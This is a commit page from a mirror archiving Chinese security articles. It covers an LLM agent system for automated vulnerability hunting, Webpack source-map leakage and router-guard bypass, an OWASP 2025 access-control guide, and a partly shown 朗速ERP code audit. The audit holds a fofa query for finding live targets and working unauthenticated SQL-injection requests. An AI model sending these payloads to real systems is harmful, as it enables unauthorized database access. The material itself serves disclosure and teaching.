mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
Webpack 前端攻防:打包机制下的敏感信息泄露与逻辑漏洞挖掘、AIxVuln:安研人的漏洞挖掘数字人团队、黑客利用React Native Metro高危漏洞入侵开发者系统、能信安:漏洞通告、春节放假通知 | 漏洞盒子祝大家马年大吉!、代码审计 | 朗速ERP漏洞分析、《OWASP TOP 10-2025》发布(附下载)及漏洞赏金榜首、美国网络安全和基础设施安全局 (CISA) 警告:Notepad++ 代码执行漏洞已被攻击者利用、信息安全漏洞周报【第060期】、脏牛漏洞提权全解析、论坛·2025全球网安概览 | 2025年网络安全漏洞态势与治理趋势、
This commit is contained in:
 test committed
1 parent
23d0af585a
commit
e370e596aa
12 files changed
+1344
-1
No files matched your search
@@ -17999,5 +17999,16 @@
|
||||
"https://mp.weixin.qq.com/s/b01z8-LUtXP8NvOTI5qqBw": "Zimbra 10.1.16 修复了 XSS、XXE 和 LDAP 注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/xyZ6b4fVbcvkReo3fuIjQg": "帆软bi反序列漏洞利用工具",
|
||||
"https://mp.weixin.qq.com/s/Bt8kn2kNFjr3fCmfglQzRw": "恒丰银行AI风险官项目POC测试供应商征集",
|
||||
"https://mp.weixin.qq.com/s/ynkJqDL4KBIme9L9gMrEcw": "【CVE-2026-20841】Windows记事本RCE漏洞"
|
||||
"https://mp.weixin.qq.com/s/ynkJqDL4KBIme9L9gMrEcw": "【CVE-2026-20841】Windows记事本RCE漏洞",
|
||||
"https://mp.weixin.qq.com/s/0uLl7AVJ_NkamI1x33Nf_A": "Webpack 前端攻防:打包机制下的敏感信息泄露与逻辑漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s/7GvfJUvjaaysCESYeuwoKQ": "AIxVuln:安研人的漏洞挖掘数字人团队",
|
||||
"https://mp.weixin.qq.com/s/JbgB4xL3UUQUo5Zwk9Uxvw": "黑客利用React Native Metro高危漏洞入侵开发者系统",
|
||||
"https://mp.weixin.qq.com/s/XBC2i-kz--jwfmxpTMTH1w": "能信安:漏洞通告",
|
||||
"https://mp.weixin.qq.com/s/Bqe5fwmEmtWn9jq8D75AxQ": "春节放假通知 | 漏洞盒子祝大家马年大吉!",
|
||||
"https://mp.weixin.qq.com/s/pcE3nsgvt0CoehtlE-skkg": "代码审计 | 朗速ERP漏洞分析",
|
||||
"https://mp.weixin.qq.com/s/jGVzRL8NULVNRHnomVJhCA": "《OWASP TOP 10-2025》发布(附下载)及漏洞赏金榜首",
|
||||
"https://mp.weixin.qq.com/s/xNIW4tPZm12fCmO7bywABA": "美国网络安全和基础设施安全局 (CISA) 警告:Notepad++ 代码执行漏洞已被攻击者利用",
|
||||
"https://mp.weixin.qq.com/s/1gQe_phjDXA-S6GYQSxOrw": "信息安全漏洞周报【第060期】",
|
||||
"https://mp.weixin.qq.com/s/vg__thEjzQryVFVoe2JnYQ": "脏牛漏洞提权全解析",
|
||||
"https://mp.weixin.qq.com/s/2cibUV44CWW9ey87NpDaFQ": "论坛·2025全球网安概览 | 2025年网络安全漏洞态势与治理趋势"
|
||||
}
|
||||
@@ -0,0 +1,229 @@
|
||||
# AIxVuln:安研人的漏洞挖掘数字人团队
|
||||
ss0t@m4x
|
||||
ss0t@m4x ss0t 战队 2026-02-13 05:33
|
||||
|
||||
# AIxVuln:安研人的漏洞挖掘数字人团队
|
||||
## 这是什么?
|
||||
|
||||
AIxVuln 是一个基于大模型驱动的**自动化环境搭建、漏洞挖掘与验证系统**
|
||||
,多Agent同时运行并保持高效的沟通。
|
||||
|
||||
你只需要提交一个项目的源码(Git 仓库 / 压缩包 / URL),系统就会自动组建一支**数字人团队**
|
||||
,协作完成环境搭建、代码审计、漏洞验证与报告生成——全程无需人工干预,当然你也可以随时介入指导。
|
||||
|
||||
目前已通过该项目在真实开源项目中发现数十个漏洞。
|
||||
|
||||
**项目地址:**
|
||||
https://github.com/m4xxxxx/AIxVuln
|
||||
## 它能做什么?
|
||||
|
||||
|
||||

|
||||
|
||||
首页
|
||||
- **一键启动**
|
||||
— 提交源码,系统自动组建数字人团队开始工作
|
||||
|
||||
- **全自动流程**
|
||||
— 环境搭建 → 代码审计 → 漏洞验证 → 报告生成,端到端自动化
|
||||
|
||||
- **单二进制部署**
|
||||
— 所有资源(Dockerfile、前端 UI)嵌入一个可执行文件,下载即用
|
||||
|
||||
- **多语言支持**
|
||||
— PHP / Java / Node.js / Python / Go,自动识别技术栈并搭建环境
|
||||
|
||||
- **实时可观测**
|
||||
— 通过 Web UI 实时查看数字人工作状态、漏洞列表、容器信息和事件日志
|
||||
|
||||
## 核心设计:数字人协作
|
||||
|
||||
与传统的"单 Agent 扫描器"不同,AIxVuln 模拟的是一个**安全研究团队**
|
||||
的工作模式。
|
||||
### 什么是数字人?
|
||||
|
||||
每个数字人拥有独立的**人格**
|
||||
(姓名、性别、年龄、性格、头像)和**能力**
|
||||
(绑定的 Agent 类型),以持久化实例运行,跨任务复用记忆。
|
||||
|
||||
系统默认创建 9 个数字人,覆盖运维、审计、验证、报告四大职能。
|
||||
> 名字是 AI 起的,不涉及真人。用户可在「数字人管理」中自由增删改。
|
||||
|
||||
|
||||

|
||||
|
||||
数字人管理
|
||||
### 决策大脑(DecisionBrain)
|
||||
|
||||
数字人团队的"项目经理"。它不直接写代码,而是:
|
||||
- **全局调度**
|
||||
— 根据当前进度决定派谁去做什么
|
||||
|
||||
- **状态维护**
|
||||
— 维护环境信息、容器列表、漏洞候选列表等全局状态
|
||||
|
||||
- **攻击链组装**
|
||||
— 将多个碎片化的漏洞利用点(exploitIdea)组装为完整攻击链(exploitChain)
|
||||
|
||||
- **质量把控**
|
||||
— 对每个候选漏洞进行严格审核,防止 AI 幻觉导致的误报
|
||||
|
||||
### 团队聊天(Team Chat)
|
||||
|
||||
数字人之间、数字人与决策大脑之间通过 Team Chat 实时协作。用户也可以随时介入:
|
||||
- @数字人名
|
||||
— 给指定数字人下达指令
|
||||
|
||||
- @全体
|
||||
— 广播给所有数字人 + 决策大脑
|
||||
|
||||
- 直接发消息 — 与决策大脑对话
|
||||
|
||||
以下是一次真实项目中的团队协作过程:
|
||||
|
||||
**环境搭建阶段**
|
||||
— Ops 数字人汇报编译问题,决策大脑给出修复指令,数字人自主执行修复:
|
||||
|
||||

|
||||
|
||||
团队沟通-环境搭建
|
||||
|
||||
**用户实时介入**
|
||||
— 用户通过 @数字人名 直接下达指令(绿色气泡),决策大脑同步协调其他数字人处理环境问题:
|
||||
|
||||

|
||||
|
||||
团队沟通-用户介入
|
||||
|
||||
**决策大脑指导**
|
||||
— 决策大脑针对 MySQL 连接问题给出详细排查步骤和重建方案,数字人据此自主执行:
|
||||
|
||||

|
||||
|
||||
团队沟通-决策指导
|
||||
|
||||
**多线并行**
|
||||
— Analyze 数字人广播发现的漏洞线索,Ops 数字人同步处理依赖问题,Verifier 数字人等待环境就绪后立即开始验证:
|
||||
|
||||

|
||||
|
||||
团队沟通-多线并行
|
||||
|
||||
**自主协作**
|
||||
— 多个数字人同时汇报进展、分配剩余配额,用户可随时 @任意数字人 进行干预:
|
||||
|
||||
|
||||

|
||||
|
||||
团队沟通-自主协作
|
||||
## 碎片化利用点策略
|
||||
|
||||
与传统扫描器"发现即报告"不同,AIxVuln 将漏洞挖掘拆解为**可组合的碎片化利用点**
|
||||
(exploitIdea),再逐步推进为攻击链:
|
||||
1. **Analyze 数字人**
|
||||
并行审计代码,产出多个候选 exploitIdea
|
||||
|
||||
1. **决策大脑**
|
||||
审核每个 exploitIdea,驳回不合格的,要求整改
|
||||
|
||||
1. 审核通过的 exploitIdea 被组装为 **exploitChain**
|
||||
(攻击链)
|
||||
|
||||
1. **Verifier 数字人**
|
||||
在真实 Docker 环境中验证攻击链,采集证据
|
||||
|
||||
1. 验证通过后,**Report 数字人**
|
||||
生成结构化漏洞报告
|
||||
|
||||
### 严格审核机制 — 防止 AI 幻觉
|
||||
|
||||
ExploitIdea 经过"审核失败 → 正在整改"等多轮状态流转,决策大脑对每个候选漏洞进行严格审核,防止 AI 幻觉导致的误报。
|
||||
|
||||

|
||||
|
||||
严格审核机制
|
||||
## 漏洞报告示例
|
||||
|
||||
系统自动生成结构化漏洞报告,包含完整利用链分析、攻击流程图和验证证据:
|
||||
|
||||
**完整利用链分析**
|
||||
:
|
||||
|
||||
|
||||

|
||||
|
||||
报告-利用链分析
|
||||
|
||||
**验证证据与 PoC**
|
||||
— 包含时间盲注验证、UNION SELECT 探测等详细测试过程和关键证据:
|
||||
|
||||

|
||||
|
||||
报告-验证证据
|
||||
> 完整报告示例:AUTHBYPASS + SQLI-0.md (
|
||||
https://github.com/m4xxxxx/AIxVuln/blob/main/docs/Report-Example/AUTHBYPASS%20%2B%20SQLI-0.md
|
||||
)
|
||||
|
||||
## 项目详情页
|
||||
|
||||
运行中的项目详情页,左侧展示数字人工作状态与容器列表,右侧展示环境信息(登录凭证、数据库信息、路由示例等),所有信息实时更新。
|
||||
|
||||

|
||||
|
||||
项目详情
|
||||
## 快速开始
|
||||
### 1. 下载
|
||||
|
||||
从 GitHub Releases 下载对应平台的可执行文件:
|
||||
|
||||
<table><thead><tr style="border: 0;border-top: 1px solid #ccc;background-color: #ffffff;"><th style="text-align: left;background-color: #f0f0f0;border: 1px solid #e2e8f0;padding: 10px 14px;font-size: 15px;line-height: 1.6;background: #f0fdf4;color: #065f46;font-weight: 600;letter-spacing: 0.3px;min-width: 100px;"><section><span leaf="">版本</span></section></th><th style="text-align: left;background-color: #f0f0f0;border: 1px solid #e2e8f0;padding: 10px 14px;font-size: 15px;line-height: 1.6;background: #f0fdf4;color: #065f46;font-weight: 600;letter-spacing: 0.3px;min-width: 100px;"><section><span leaf="">说明</span></section></th></tr></thead><tbody><tr style="border: 0;border-top: 1px solid #ccc;background-color: #ffffff;"><td style="text-align: left;border: 1px solid #e2e8f0;padding: 10px 14px;font-size: 15px;color: #334155;line-height: 1.6;min-width: 100px;"><code><span leaf="">AIxVulnGUI-*</span></code></td><td style="text-align: left;border: 1px solid #e2e8f0;padding: 10px 14px;font-size: 15px;color: #334155;line-height: 1.6;min-width: 100px;"><section><span leaf="">桌面客户端(Wails GUI),macOS 为 </span><code><span leaf="">.app</span></code></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #f8fafc;"><td style="text-align: left;border: 1px solid #e2e8f0;padding: 10px 14px;font-size: 15px;color: #334155;line-height: 1.6;min-width: 100px;"><code><span leaf="">AIxVulnWeb-*</span></code></td><td style="text-align: left;border: 1px solid #e2e8f0;padding: 10px 14px;font-size: 15px;color: #334155;line-height: 1.6;min-width: 100px;"><section><span leaf="">Web-only 版本,适合服务器部署</span></section></td></tr></tbody></table>
|
||||
### 2. 运行
|
||||
```
|
||||
chmod +x AIxVulnWeb-linux-amd64./AIxVulnWeb-linux-amd64 --mode web --port 9999
|
||||
```
|
||||
### 3. 首次启动
|
||||
1. 浏览器访问 http://IP:9999
|
||||
(桌面版自动打开)
|
||||
|
||||
1. 初始化向导 → 创建管理员账户
|
||||
|
||||
1. 一键构建 Docker 镜像(Dockerfile 已嵌入二进制,无需额外文件)
|
||||
|
||||
1. 在「设置」中填写 BASE_URL
|
||||
、OPENAI_API_KEY
|
||||
、MODEL
|
||||
|
||||
1. 创建项目,开始漏洞挖掘
|
||||
|
||||
### API 兼容说明
|
||||
|
||||
系统支持所有兼容 OpenAI API 格式的模型服务,包括但不限于:**GPT**
|
||||
、**GLM(智谱)**
|
||||
、**Qwen(通义千问)**
|
||||
、**DeepSeek**
|
||||
等。
|
||||
|
||||
如需使用其他类型的模型(如 Claude、Gemini 等非 OpenAI 兼容 API),建议配合 CLI Proxy 等工具转换为 OpenAI 格式后接入。
|
||||
### LLM 配置建议
|
||||
|
||||
系统支持按 Agent 类型独立配置不同的模型,推荐采用**分层配置**
|
||||
策略:
|
||||
- **main_setting(全局默认)**
|
||||
— 使用 Coding 套餐模型(如 GLM-Coder、Kimi-Coder、、Qwen-Coder 等),性价比高,适合代码审计、环境搭建、报告生成等高频任务
|
||||
|
||||
- **decision(决策大脑)**
|
||||
— 使用更擅长决策与指导的模型(如 GPT、Codex 等),决策大脑负责全局调度与攻击链组装,对推理能力要求更高
|
||||
|
||||
未单独配置的 Agent 类型会自动 fallback 到 main_setting
|
||||
,因此只需额外配置 decision
|
||||
段即可实现分层。
|
||||
## 注意事项
|
||||
- 本项目会启动并控制 Docker 容器,请在隔离环境中使用
|
||||
|
||||
- 敏感信息(API Key 等)存储于本地 SQLite 数据库,不会上传
|
||||
|
||||
- 数字人的名字是 AI 生成的,不涉及任何真人
|
||||
|
||||
**GitHub:**
|
||||
https://github.com/m4xxxxx/AIxVuln
|
||||
|
||||
@@ -0,0 +1,147 @@
|
||||
# Webpack 前端攻防:打包机制下的敏感信息泄露与逻辑漏洞挖掘
|
||||
原创 Ck
|
||||
Ck 国家网络空间安全云社区 2026-02-13 08:55
|
||||
|
||||
现代Web应用(SPA)广泛采用Webpack进行模块化构建。在工程化带来便利的同时,不当的构建配置(Configuration)导致了严重的信息泄露风险。**本文深入剖析Webpack打包原理,**
|
||||
详解如何基于Source Map还原工程代码,通过静态分析提取硬编码凭证(AK/SK),测绘后端API资产,并探讨基于客户端状态篡改的路由守卫绕过技术。
|
||||
|
||||

|
||||
|
||||
|
||||
**1**
|
||||
|
||||
**漏洞成因与核心原理**
|
||||
|
||||
|
||||
Webpack 的核心功能是构建依赖图(Dependency Graph),将项目中的 JavaScript、CSS、图片等资源打包为静态文件(Bundle)。为了在生产环境中调试压缩后的代码,Webpack提供了Source Map机制。
|
||||
|
||||
1. Source Map泄露机制Source Map(.map文件)存储了转换后代码(Generated Code)与源代码(Original Source)之间的位置映射关系。
|
||||
**配置失误:**
|
||||
若开发者在生产环境构建配置(webpack.config.js)中保留了devtool: ‘source-map’ 或类似选项,且未在Web服务器(如 Nginx)层面禁止访问 .map文件,攻击者即可获取该文件。
|
||||
**还原原理:**
|
||||
利用映射文件,攻击者可以反向解析出原始的项目目录结构、变量命名、注释信息以及未混淆的逻辑代码。
|
||||
|
||||
1. 异步模块(Async Chunks)暴露
|
||||
|
||||
Webpack采用Code Splitting技术将代码分割为多个Chunk。主入口文件(如 app.js)通常包含一个加载器(loader)和Chunk清单(Manifest)。即使未通过鉴权进入应用后台,攻击者仍可通过分析主文件中的webpackJsonp或动态import() 调用,遍历并下载所有后台业务逻辑对应的异步JS文件。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**2**
|
||||
|
||||
**逆向还原与代码审计策略**
|
||||
|
||||
|
||||
在获取前端Bundle资源后,标准化的测试流程包含代码还原与静态应用安全测试(SAST)。
|
||||
|
||||
1. 自动化源码还原 当检测到Source Map泄露时(如浏览器DevTools中出现webpack:// 协议),可使用工具将混淆代码重构为可读的工程目录。
|
||||
|
||||
工具链:reverse-sourcemap或restore-source-tree。
|
||||
|
||||
将map文件还原为原始目录结构
|
||||
|
||||
reverse-sourcemap -o ./src_code -v app.1a2b3c.js.map
|
||||
|
||||
还原后的代码将包含完整的src/、config/、node_modules/等目录。
|
||||
|
||||

|
||||
|
||||
|
||||
1. 敏感凭据(Secrets)提取 开发者常将云服务凭据或第三方API密钥硬编码于前端代码中。审计重点应集中在config.js、constants.js或构建时注入的process.env变量中。
|
||||
|
||||
**高频泄露点:**
|
||||
|
||||
**OSS/COS 配置:**
|
||||
accessKeyId, secretAccessKey, bucket, endpoint。
|
||||
|
||||
**服务鉴权:**
|
||||
Authorization, Bearer Token, API_KEY。
|
||||
|
||||
**加密密钥:**
|
||||
AES/RSA 的公私钥,常用于前端加密传输。
|
||||
|
||||
**自动化正则匹配:**
|
||||
使用自动化脚本(如 Packer-InfoFinder)对JS文件进行正则扫描,重点识别符合AWS (AKIA…)、Google Cloud或通用32位hex字符串特征的Token。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**3**
|
||||
|
||||
**攻击面测绘:API 资产与隐蔽接口**
|
||||
|
||||
|
||||
前端代码是后端API的完整映射。通过解析JS文件中的HTTP请求库(如 Axios, Fetch),可以构建出完整的后端攻击面视图。
|
||||
|
||||
1. 接口枚举 通过AST(抽象语法树)分析或正则匹配,提取所有API路径:
|
||||
**Shadow APIs:**
|
||||
未在当前UI菜单中暴露,但代码中存在的管理端接口(如 /api/admin/v1/user/delete)。
|
||||
**测试接口:**
|
||||
遗留的调试接口(如 /api/test/sql_exec),此类接口往往缺乏鉴权。
|
||||
|
||||
1. 漏洞利用链构建
|
||||
**IDOR(越权访问):**
|
||||
提取形如/api/user/get?id=1001的接口,结合 Fuzzing工具遍历ID,测试是否存在水平越权。
|
||||
**未授权访问:**
|
||||
批量检测提取出的API,识别未配置中间件拦截的接口(例如开发者误以为前端路由隐藏即安全)。
|
||||
|
||||
|
||||
|
||||
|
||||
**4**
|
||||
|
||||
**进阶技巧:客户端逻辑篡改与路由绕过**
|
||||
|
||||
|
||||
前端代码是后端API的完整映射。通过解析JS文件中的HTTP请求库(如Axios, Fetch),可以构建出完整的后端攻击面视图。
|
||||
|
||||
1. 篡改React 路由守卫(Router Guards)React应用常使用高阶组件(HOC)或中间件进行权限校验。常见的逻辑是维护一个“白名单”数组,判断当前路径是否允许匿名访问。
|
||||
**攻击向量:**
|
||||
浏览器控制台(Console)与内存变量篡改。
|
||||
**定位逻辑:**
|
||||
在Source面板中断点调试router.js或permission.js。
|
||||
**上下文注入:**
|
||||
当断点触发时,相关变量暴露在当前作用域。直接在 Console中执行代码修改白名单数据。
|
||||
|
||||
// 假设白名单变量为publicRoutes
|
||||
|
||||
publicRoutes.push(‘/admin/dashboard’);
|
||||
**释放断点:**
|
||||
恢复执行,路由守卫将通过校验,允许访问受限页面。
|
||||
|
||||
1. Hook中间件逻辑 对于复杂的校验函数,可利用JS的动态特性重写函数逻辑。
|
||||
|
||||
//强制重写鉴权函数,使其永远返回true
|
||||
|
||||
UserAuth.prototype.isLoggedIn = function() { return true; };
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**工具推荐**
|
||||
|
||||
https://github.com/TFour123/Packer-InfoFinder
|
||||
|
||||
https://github.com/rtcatc/Packer-Fuzzer
|
||||
|
||||
https://gitee.com/swordsong666/fuyio
|
||||
|
||||

|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
@@ -0,0 +1,185 @@
|
||||
# 《OWASP TOP 10-2025》发布(附下载)及漏洞赏金榜首
|
||||
原创 破天KK
|
||||
破天KK KK安全说 2026-02-13 08:06
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**OWASP TOP 10-2025 中文版**
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
欢迎阅读 OWASP Top 10:2025版本发布内容。
|
||||
|
||||
OWASP Top 10是面向开发人员与Web应用安全的标准安全意识文档,代表了业界对 Web应用最关键安全风险的广泛共识。
|
||||
|
||||
|
||||
|
||||
**1**
|
||||
|
||||
**介绍**
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
2025 版 Top 10 中新增两个类别,并对一个类别进行了合并。我们尽可能保持对“根因”而非“症状”的关注。由于软件工程与软件安全本身的复杂性,要在仅 10 个类别中完全避免一定程度的重叠,基本是不可能的。 请扫上图二维码进行下载阅读全文。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**prompt安全**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
1. A01:2025 - 访问控制失效
|
||||
|
||||
2. A02:2025 - 安全配置错误
|
||||
|
||||
3. A03:2025 - 软件供应链失效
|
||||
|
||||
4. A04:2025 - 加密机制失效
|
||||
|
||||
5. A05:2025 - 注入
|
||||
|
||||
6. A06:2025 - 不安全的设计
|
||||
|
||||
7. A07:2025 - 身份认证失败
|
||||
|
||||
8. A08:2025 - 软件或数据完整性失效
|
||||
|
||||
9. A09:2025 - 安全日志记录和告警失效
|
||||
|
||||
10.A10:2025 - 异常情况处理不当
|
||||
|
||||
|
||||
|
||||
|
||||
**2**
|
||||
|
||||
**团队成员**
|
||||
|
||||

|
||||
|
||||
|
||||
中文版项目组成员:张坤 肖文棣 王斌
|
||||
|
||||
审核组成员:王颉
|
||||
|
||||
由于成员知识与翻译水平有限,存在的错误敬请指正。
|
||||
|
||||
邮箱:wangj@owasp.org.cn
|
||||
##
|
||||
##
|
||||
##
|
||||
## 核心问题:登录界面之外
|
||||
|
||||
从简单的电商网站到复杂的企业门户,所有应用程序都依赖于强大且不可逾越的边界。**访问控制缺陷(OWASP A01)代表着这些边界的根本性失效。当应用程序能够正确识别****用户身份**
|
||||
**(身份验证)**但严重错误地管理**用户权限**
|
||||
(授权)时,就会出现此缺陷。****
|
||||
|
||||
对于风险管理者而言,这是首要关注的问题。该漏洞一直被列为**“头号关键风险”**,因为它会导致最严重的后果:账户完全被盗用、大规模未经授权的数据修改以及系统范围内的信息泄露。对于安全新手来说,学习如何查找访问控制漏洞是快速提交高危漏洞报告的最佳途径。
|
||||
## 失败的三大支柱:漏洞猎人的蓝图
|
||||
|
||||
访问控制漏洞并非随机出现,而是遵循可预测的模式。安全专家将这些故障分为三类。掌握这一模式对于系统化的漏洞赏金计划至关重要。
|
||||
|
||||
按回车键或点击查看完整尺寸的图片
|
||||
|
||||
## 支柱一:垂直权限提升(角色跃升)
|
||||
|
||||
这是影响最大的缺陷:低权限用户(LPU,例如标准客户或基本用户)成功执行了高权限用户(例如管理员或经理)保留的功能或查看了资源。
|
||||
|
||||
攻击的核心在于绕过用户界面 (UI) 的限制。攻击者会想当然地认为端点是安全的,因为它对他们来说是隐藏的。我们通过手动调用该端点来证明它是不安全的。
|
||||
|
||||
**可执行的测试策略(如何找到它):**
|
||||
1. 使用最低级别的测试账号登录。
|
||||
1. 使用代理工具(如 Burp Suite)拦截和分析所有流量。
|
||||
1. 在URL 、路径名或参数中查找暗示提升访问权限的关键字:admin,,,,,或。managedeletesuper_userinternalconfig
|
||||
1. 如果标准请求是无效的GET /api/v1/user/settings,请手动编辑并提交一个针对已知管理员功能的请求,例如GET /api/v1/**admin**/user_list在使用 LPU 会话 cookie 的情况下。如果服务器返回管理数据,则垂直访问控制失效。
|
||||
按回车键或点击查看完整尺寸的图片
|
||||
|
||||
## 第二支柱:横向权限提升(用户交换:IDOR)
|
||||
|
||||
横向权限提升是指用户访问属于**同一权限级别**其他用户的数据或功能。这种行为的通用名称是**不安全的直接对象引用(IDOR)**。
|
||||
|
||||
问题在于服务器依赖于可预测的标识符。应用程序使用直接引用(例如数字 ID)来获取资源,但未能验证当前会话是否是该资源的授权所有者。
|
||||
|
||||
**可操作的测试策略(如何找到它):**每次在请求中看到一个独特的、可预测的值时——无论是在 URL、JSON 正文还是隐藏参数中——都必须更改它。
|
||||
- **目标**:寻找id=,,,或user=。accountNo=invoiceId=
|
||||
- **有效载荷:**将您的 ID(user_id=456)更改为已知目标的 ID(user_id=457)或常用占位符user_id=1(通常是第一个创建的用户)。如果服务器返回其他人的数据,则说明您已找到一个关键的 IDOR。
|
||||
按回车键或点击查看完整尺寸的图片
|
||||
|
||||
## 第三支柱:客户端控制绕过(安全假象)
|
||||
|
||||
这是一个非常常见的开发捷径:安全检查完全在浏览器中使用 JavaScript 实现,而不是在受信任的服务器端环境中实现。
|
||||
|
||||
技术上的现实是,浏览器的代码可以被检查、修改,甚至完全忽略。攻击者只需绕过前端,直接向 API 端点发送请求即可。由于服务器看不到任何授权逻辑,因此会满足请求。
|
||||
|
||||
**可执行的测试策略(如何找到它):**
|
||||
1. 找出用户界面中对您用户角色隐藏的敏感功能(例如“删除”或“批准”按钮)。
|
||||
1. 确定隐藏按钮将要执行的底层 API 调用。
|
||||
1. 完全绕过前端,使用命令行工具或代理转发器直接发送请求。例如:
|
||||
```
|
||||
```
|
||||
- 如果使用低权限 cookie 时此请求成功,则客户端上的访问控制实现不安全。
|
||||
## 技术指令:故障记录
|
||||
|
||||
真正的安全能力不仅在于了解“访问控制失效”的概念,更在于掌握每种故障模式的细粒度分类。以下列表由行业标准的**常见弱点枚举 (CWE)**组成,展示了审核和保护应用程序所需的技术深度,证明了对该领域的精通。
|
||||
|
||||
按回车键或点击查看完整尺寸的图片
|
||||
|
||||
## 类别 CWE ID - 故障模式描述 I. IDOR 和缺少授权(核心缺陷)
|
||||
|
||||
**CWE-862-缺少授权:**代码在授予访问权限之前未能执行任何检查。
|
||||
|
||||
**CWE-863-授权错误:**检查存在但有缺陷(例如,检查您是否已登录,但未检查您是否是所有者)。
|
||||
|
||||
**CWE-639-通过用户控制的密钥绕过授权:**使用可预测的密钥直接映射到**IDOR (不安全直接对象引用)。**
|
||||
|
||||
**CWE-425-直接请求(“强制浏览”):**未经预期导航路径直接访问特权 URL。**二、数据泄露和路径遍历**(信息泄露)
|
||||
|
||||
**CWE-200-敏感信息泄露给未经授权的参与者:**许多访问控制失败的普遍后果。
|
||||
|
||||
**CWE-548-通过目录列表泄露信息:**未能禁用 Web 服务器目录索引,导致文件路径泄露。
|
||||
|
||||
**CWE-22-路径名限制不当(“路径遍历”):**允许攻击者读取目标 Web 目录之外的文件(例如,/etc/passwd)。**III. 权限和配置**(架构缺陷)
|
||||
|
||||
**CWE-732-关键资源权限分配错误:**对文件或目录设置了弱权限或过于宽泛的权限(例如,全局可写)。
|
||||
|
||||
**CWE-276-默认权限错误:**应用程序或系统默认安装时具有不安全的访问权限(违反了“默认拒绝”规则)。
|
||||
|
||||
**CWE-749——暴露的危险方法或功能:**将高风险或诊断功能提供给非特权用户。IV **. 会话和令牌管理不当**(Cookie/JWT 缺陷)
|
||||
|
||||
**CWE-1275-具有不正确 SameSite 属性的敏感 Cookie:**(OWASP Top 10 问题中日益增多)由于 cookie 策略薄弱,允许 CSRF 攻击。
|
||||
|
||||
**CWE-922-敏感信息存储不安全:**将令牌或敏感数据存储在易于访问的位置。
|
||||
|
||||
|
||||
## 金本位制的捍卫:一项不容谈判的指令
|
||||
|
||||
确保访问控制安全需要开发理念的根本转变。解决方案并不复杂,但对于系统完整性而言却是必不可少的:
|
||||
1. **默认拒绝:**这必须是安全的初始状态。除非策略**明确**授予用户权限,否则应拒绝访问所有资源。切勿编写“允许所有访问,但……除外”的代码。
|
||||
1. **服务器端强制执行:**
|
||||
**永远不要信任客户端。**所有授权和访问检查都必须在受信任的服务器端代码或 API 网关上执行,攻击者无法访问这些代码逻辑。
|
||||
|
||||
1. **使用会话范围的间接对象引用:**不要使用可预测的 ID user_id=123,而应使用与用户会话绑定的临时随机标识符(例如安全生成的 GUID 或安全哈希)。授权检查通过后,服务器应将此令牌映射回真实的对象 ID。
|
||||
> **“人在最小的事上忠心,在大事上也忠心;人在最小的事上不义,在大事上也不义。”** ——路加福音 16:10(NASB)
|
||||
|
||||
|
||||
这一原则是稳健应用程序安全性的基石。如果开发人员在“很小的地方”犯了“**不公正”**
|
||||
**(不安全**)的错误——例如缺少授权检查(CWE-862)、简单的IDOR(CWE-639)或忘记的权限(CWE-276)——那么应用程序就无法在**“大部分”(整个系统)上做到“**忠实”(安全)。
|
||||
|
||||
|
||||
@@ -0,0 +1,149 @@
|
||||
# 代码审计 | 朗速ERP漏洞分析
|
||||
原创 学安全的猪
|
||||
学安全的猪 学安全的猪 2026-02-13 09:01
|
||||
|
||||
概述
|
||||
|
||||
朗速ERP存在SQL注入、XSS、任意文件读取、任意文件上传等漏洞。
|
||||
```
|
||||
fofa: body="/Resource/Scripts/Yw/Yw_Bootstrap.js"
|
||||
```
|
||||
|
||||

|
||||
|
||||
SQL注入漏洞
|
||||
|
||||
SQL注入1,Api/DataInterfaceApi.ashx对应的dll文件为bin/Lskj.Data.Api.dll,使用ILSpy反编译,DataInterfaceApi类的SyncData()方法无鉴权,接收apiNo和repeaterUrl两个参数,当repeaterUrl为空时会调用DataInterface().UpdateLserpData()方法;
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
在DataInterface().UpdateLserpData()方法中,apiNo参数被直接拼接到sql语句中执行,存在SQL注入漏洞;
|
||||
```
|
||||
POST /Api/DataInterfaceApi.ashx HTTP/1.1
|
||||
Host: x.x.x.x
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 72
|
||||
|
||||
method=SyncData&repeaterUrl=&data=1&apiNo=1'+end;WAITFOR+DELAY'0:0:5'--+
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
SQL注入2,Api/ModuleAjaxApi.ashx对应Lskj.WebErp.Core.dll,其GetFlowChartOption()方法未鉴权接收ModuleId,ModuleType,billType三个参数,billType参数被传入moduleImpl.GetFlowChartOption()方法中,接着传入了base.dataImpl.GetFlowChartOption()方法;
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
在base.dataImpl.GetFlowChartOption()方法billType和ModuleId参数使用字符串插值$""拼接到SQL语句中,存在SQL注入漏洞;
|
||||
```
|
||||
POST /Api/ModuleAjaxApi.ashx HTTP/1.1
|
||||
Host: x.x.x.x
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 84
|
||||
|
||||
method=GetFlowChartOption&ModuleId=1&ModuleType=0&billType=1'WAITFOR+DELAY'0:0:3'--+
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
SQL注入3,还是在Api/ModuleAjaxApi.ashx,另一个无鉴权的方法 UpdatePartFlowChartOption(),options参数是个json字符串,最终传入base.dataImpl.UpdateFlowChartOption()方法中,其key值被拼接到SQL语句中,或者其它几个参数,存在SQL注入漏洞;
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
```
|
||||
